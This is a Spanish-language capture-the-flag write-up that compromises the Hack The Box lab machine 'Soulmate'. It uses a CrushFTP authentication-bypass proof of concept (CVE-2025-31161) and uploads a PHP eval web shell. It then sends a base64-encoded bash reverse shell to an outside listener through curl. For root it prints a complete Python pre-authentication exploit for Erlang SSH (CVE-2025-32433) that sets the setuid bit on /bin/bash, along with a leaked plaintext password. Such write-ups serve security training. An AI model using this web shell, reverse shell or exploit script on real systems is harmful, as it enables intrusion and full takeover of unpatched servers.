

Nmap#
cuando realizo enumeracion siempre suelo hacer (2) escaneos, uno rapido y otro detallado
- Primero el escaneo rapido
 nmap -sS 10.10.11.86 --min-rate 5000 -p-
 Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-20 00:59 -0300
 Nmap scan report for soulmate.htb (10.10.11.86)
 Host is up (0.31s latency).
 Not shown: 65533 closed tcp ports (reset)
 PORT   STATE SERVICE
 22/tcp open  ssh
 80/tcp open  http

 Nmap done: 1 IP address (1 host up) scanned in 18.38 seconds
- Luego el detallado
nmap -sCV -p22,80 -oN puertos.txt 10.10.11.86
Nmap scan report for 10.10.11.86
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 17 10:21:16 2025 -- 1 IP address (1 host up) scanned in 46.70 seconds
Como podemos observar, hasta el momento solo indentificamos dos puertos.Vamos a enumerar el puerto 80, para ver si encontramos algo interesante.
sudo echo 'soulmate.htb' >> /etc/hosts
Dirsearch#
Veremos si encontramos sub-directorios ocultos
dirsearch -u http://soulmate.htb

      _|. _ _  _  _  _ _|_    v0.4.3
     (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12292

Target: http://soulmate.htb/
[01:07:09] 301 -   178B - /assets  ->  http://soulmate.htb/assets/
[01:07:09] 403 -   564B - /assets/
[01:07:20] 302 -     0B - /dashboard.php  ->  /login
[01:07:33] 200 -   16KB - /index.php
[01:07:38] 200 -    8KB - /login.php
[01:07:39] 302 -     0B - /logout.php  ->  login.php
[01:07:52] 302 -     0B - /profile.php  ->  /login
[01:07:54] 200 -   11KB - /register.php

Task Completed
Al parecer no hay nada interesante, buscaremos si hay sub-dominios ocultos
ffuf#
ffuf -c -w /snap/wordlist/dic1.txt -H "Host: FUZZ.soulmate.htb" -u http://soulmate.htb -t 60 -fw 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb
 :: Wordlist         : FUZZ: /snap/wordlist/dic1.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 60
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 346ms]

Encontramos un servicio de ftp corriendosudo echo "ftp.soulmate.htb" >> /etc/hosts
nuclei -u http://ftp.soulmate.htb

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

        projectdiscovery.io

[INF] Your current nuclei-templates v10.2.8 are outdated. Latest is v10.2.9
[INF] Successfully updated nuclei-templates (v10.2.9) to /home/alialucas7/nuclei-templates. GoodLuck!

Nuclei Templates v10.2.9 Changelog
┌───────┬───────┬──────────┬─────────┐
│ TOTAL │ ADDED │ MODIFIED │ REMOVED │
├───────┼───────┼──────────┼─────────┤
│ 3658  │ 186   │ 3472     │ 0       │
└───────┴───────┴──────────┴─────────┘
[WRN] Found 1 templates with syntax error (use -validate flag for further examination)
[WRN] Found 1 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.4.10 (latest)
[INF] Current nuclei-templates version: v10.2.9 (latest)
[INF] New templates added in latest release: 182
[INF] Templates loaded for current scan: 8512
[INF] Executing 8310 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 202 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1808 (Reduced 1692 Requests)
* [INF] Using Interactsh Server: oast.online
* [CVE-2025-31161] [http] [critical] http://ftp.soulmate.htb/WebInterface/function/?command=getUserList&serverGroup=MainUsers&c2f=1395*
Encontramos una vulnerabilidad critica
CVE-2025-31161#
- https://www.huntress.com/blog/crushftp-cve-2025-31161-auth-bypass-and-post-exploitation
- El siguiente repositio es una prueba de concepto (Poc) que explota la vulnerabilidad
❯ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user luc4s --password p4ss
[+] Preparing Payloads
  [-] Warming up the target
  [-] Target is up and running
[+] Sending Account Create Request
[!] User created successfully
[+] Exploit Complete you can now login with
[*] Username: luc4s
[*] Password: p4ss
Nos loguearemos con el usuario creado, une ves dentro, podemos ver que esta cuenta tiene permisos para cambiar la contraseña de los usuarios, entre ellos, la de ben
- Luego de iniciar sesion con el usuario
ben, encontramos una carpetawebProddonde al parecer esta alojado el codigo fuente de la aplicacion, tenemos ademas permisos para subir archivos.

Crearemos una shell en PHP y procederemos a subirlo
echo '<?php eval($_POST["a"]);?>' > shell3.php
Luego de ello, Vamos a hacer una shell de rebote
❯ echo 'bash -i >& /dev/tcp/10.10.16.104/9091 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMDQvOTA5MSAwPiYxCg==
Nos ponemos en escucha en el puerto 9091
❯ nc -lvnp 9091
Ejecutamos la revershell
❯ curl -s -X POST -H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Host: soulmate.htb' --data-urlencode \
'a=system("printf YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMDQvOTA5MSAwPiYxCg==|base64 -d|bash");' \
'http://soulmate.htb/shell3.php'
www-data#
Una ves dentro, vamos a revisar los procesos que fueron ejecutados en segundo planoHay un script interesante que ejecuto el usuario root
Si revisamos el script, encontramos credenciales del usuario ben
{user_passwords, [{"ben", "HouseH0ldings998"}]},Iniciamos sesion por SSH y obtenemos la flag de usuario:)
ssh -p22 ben@soulmate.htb
ben#
Una ves dentro de este usuario, vemos que tiene puertos abiertos de manera local
ben@soulmate:~$ ss -tulnp
Netid           State            Recv-Q            Send-Q                       Local Address:Port                        Peer Address:Port           Process
udp             UNCONN           0                 0                            127.0.0.53%lo:53                               0.0.0.0:*
tcp             LISTEN           0                 4096                             127.0.0.1:8443                             0.0.0.0:*
tcp             LISTEN           0                 5                                127.0.0.1:2222                             0.0.0.0:*
tcp             LISTEN           0                 4096                             127.0.0.1:4369                             0.0.0.0:*
tcp             LISTEN           0                 4096                             127.0.0.1:35541                            0.0.0.0:*
tcp             LISTEN           0                 4096                         127.0.0.53%lo:53                               0.0.0.0:*
tcp             LISTEN           0                 4096                             127.0.0.1:9090                             0.0.0.0:*
tcp             LISTEN           0                 128                              127.0.0.1:45869                            0.0.0.0:*
tcp             LISTEN           0                 1                                  0.0.0.0:4444                             0.0.0.0:*               users:(("nc",pid=22158,fd=3))
tcp             LISTEN           0                 128                                0.0.0.0:22                               0.0.0.0:*
tcp             LISTEN           0                 511                                0.0.0.0:80                               0.0.0.0:*
tcp             LISTEN           0                 4096                             127.0.0.1:8080                             0.0.0.0:*
tcp             LISTEN           0                 4096                                 [::1]:4369                                [::]:*
tcp             LISTEN           0                 128                                   [::]:22                                  [::]:*
tcp             LISTEN           0                 511                                   [::]:80                                  [::]:*
Tenemos abierto el puerto 222 del cual es un servicio de ssh erlang
ben@soulmate:~$ nc localhost 2222
SSH-2.0-Erlang/5.2.9
root#
El siguiente posteo en Medium, da una explicacion detallada de como escalar privilegios en SSH-Erlang
- https://medium.com/@RosanaFS/erlang-otp-ssh-cve-2025-32433-tryhackme-e410df5f1b53 En el cual utiliza un PoC, del siguiente repositorio
CVE-2025-32433 https://github.com/erlang/otp/security/advisories/GHSA-37cp-fgq5-7wc2
Siguiendo el mismo planteo, realice una pequeña modificacion al script.
import socket
import struct
import time

HOST = "127.0.0.1"  # Target IP (change if needed)
PORT = 2222  # Target port (change if needed)


# Helper to format SSH string (4-byte length + bytes)
def string_payload(s):
    s_bytes = s.encode("utf-8")
    return struct.pack(">I", len(s_bytes)) + s_bytes


# Builds SSH_MSG_CHANNEL_OPEN for session
def build_channel_open(channel_id=0):
    return (
        b"\x5a"  # SSH_MSG_CHANNEL_OPEN
        + string_payload("session")
        + struct.pack(">I", channel_id)  # sender channel ID
        + struct.pack(">I", 0x68000)  # initial window size
        + struct.pack(">I", 0x10000)  # max packet size
    )


# Builds SSH_MSG_CHANNEL_REQUEST with 'exec' payload
def build_channel_request(channel_id=0, command=None):
    if command is None:
        command = 'file:write_file("/lab.txt", <<"pwned">>).'
    return (
        b"\x62"  # SSH_MSG_CHANNEL_REQUEST
        + struct.pack(">I", channel_id)
        + string_payload("exec")
        + b"\x01"  # want_reply = true
        + string_payload(command)
    )


# Builds a minimal but valid SSH_MSG_KEXINIT packet
def build_kexinit():
    cookie = b"\x00" * 16

    def name_list(l):
        return string_payload(",".join(l))

    # Match server-supported algorithms from the log
    return (
        b"\x14"
        + cookie
        + name_list(
            [
                "curve25519-sha256",
                "ecdh-sha2-nistp256",
                "diffie-hellman-group-exchange-sha256",
                "diffie-hellman-group14-sha256",
            ]
        )  # kex algorithms
        + name_list(["rsa-sha2-256", "rsa-sha2-512"])  # host key algorithms
        + name_list(["aes128-ctr"]) * 2  # encryption client->server, server->client
        + name_list(["hmac-sha1"]) * 2  # MAC algorithms
        + name_list(["none"]) * 2  # compression
        + name_list([]) * 2  # languages
        + b"\x00"
        + struct.pack(">I", 0)  # first_kex_packet_follows, reserved
    )


# Pads a packet to match SSH framing
def pad_packet(payload, block_size=8):
    min_padding = 4
    padding_len = block_size - ((len(payload) + 5) % block_size)
    if padding_len < min_padding:
        padding_len += block_size
    return (
        struct.pack(">I", len(payload) + 1 + padding_len)
        + bytes([padding_len])
        + payload
        + bytes([0] * padding_len)
    )


# === Exploit flow ===
try:
    with socket.create_connection((HOST, PORT), timeout=5) as s:
        print("[*] Connecting to SSH server...")

        # 1. Banner exchange
        s.sendall(b"SSH-2.0-OpenSSH_8.9\r\n")
        banner = s.recv(1024)
        print(f"[+] Received banner: {banner.strip().decode(errors='ignore')}")
        time.sleep(0.5)  # Small delay between packets

        # 2. Send SSH_MSG_KEXINIT
        print("[*] Sending SSH_MSG_KEXINIT...")
        kex_packet = build_kexinit()
        s.sendall(pad_packet(kex_packet))
        time.sleep(0.5)  # Small delay between packets

        # 3. Send SSH_MSG_CHANNEL_OPEN
        print("[*] Sending SSH_MSG_CHANNEL_OPEN...")
        chan_open = build_channel_open()
        s.sendall(pad_packet(chan_open))
        time.sleep(0.5)  # Small delay between packets

        # 4. Send SSH_MSG_CHANNEL_REQUEST (pre-auth!)
        print("[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...")
        chan_req = build_channel_request(
            command='os:cmd("chmod u+s /bin/bash").'
        )
        s.sendall(pad_packet(chan_req))

        print(
            "[✓] Exploit sent! If the server is vulnerable, it should have written to /lab.txt."
        )

        # Try to receive any response (might get a protocol error or disconnect)
        try:
            response = s.recv(1024)
            print(f"[+] Received response: {response.hex()}")
        except socket.timeout:
            print("[*] No response within timeout period (which is expected)")

except Exception as e:
    print(f"[!] Error: {e}")
Luego, ejecutando el script
python3 CVE-2025-32433.py
[*] Connecting to SSH server...
[+] Received banner: SSH-2.0-Erlang/5.2.9
[*] Sending SSH_MSG_KEXINIT...
[*] Sending SSH_MSG_CHANNEL_OPEN...
[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...
[✓] Exploit sent! If the server is vulnerable, it should have written to /lab.txt.
[+] Received response: 000003f40814fb69e47bfb19a16cf45a840fb31b269d0000011e637572766532353531392d7368613235362c637572766532353531392d736861323536406c69627373682e6f72672c63757276653434382d7368613531322c656364682d736861322d6e697374703532312c656364682d736861322d6e697374703338342c656364682d736861322d6e697374703235362c6469666669652d68656c6c6d616e2d67726f75702d65786368616e67652d7368613235362c6469666669652d68656c6c6d616e2d67726f757031362d7368613531322c6469666669652d68656c6c6d616e2d67726f757031382d7368613531322c6469666669652d68656c6c6d616e2d67726f757031342d7368613235362c6578742d696e666f2d732c6b65782d7374726963742d732d763030406f70656e7373682e636f6d000000397373682d656432353531392c65636473612d736861322d6e697374703235362c7273612d736861322d3531322c7273612d736861322d323536000000966165733235362d67636d406f70656e7373682e636f6d2c6165733235362d6374722c6165733139322d6374722c6165733132382d67636d406f70656e7373682e636f6d2c6165733132382d6374722c63686163686132302d706f6c7931333035406f70656e7373682e636f6d2c6165733235362d6362632c6165733139322d6362632c6165733132382d6362632c336465732d636263000000966165733235362d67636d406f70656e7373682e636f6d2c6165733235362d6374722c6165733139322d6374722c6165733132382d67636d406f70656e7373682e636f6d2c6165733132382d6374722c63686163686132302d706f6c7931333035406f70656e7373682e636f6d2c6165733235362d6362632c6165733139322d6362632c6165733132382d6362632c336465732d6362630000007b686d61632d736861322d3531322d65746d406f70656e7373682e636f6d2c686d61632d736861322d3235362d65746d406f70656e7373682e636f6d2c686d61632d736861322d3531322c686d61632d736861322d3235362c686d61632d736861312d65746d406f70656e7373682e636f6d2c686d61632d736861310000007b686d61632d736861322d3531322d65746d406f70656e7373682e636f6d2c686d61632d736861322d3235362d65746d406f70656e7373682e636f6d2c686d61632d736861322d3531322c686d61632d736861322d3235362c686d61632d736861312d65746d406f70656e7373682e636f6d2c686d61632d736861310000001a6e6f6e652c7a6c6962406f70656e7373682e636f6d2c7a6c69620000001a6e6f6e652c7a6c6962406f70656e7373682e636f6d2c7a6c6962000000000000000000000000004fd9dc2848622e93
Verificamos la bash y finalmente somos root

Bonus#
Una particularidad que tiene el servicio, como ya seguramente lo han notado, es que tiene cargado el modulo del sistema operativoEntonces directamente podriamos ejecutarlo desde la sesion
(ssh_runner@soulmate)3> os:cmd("cat /root/root.txt")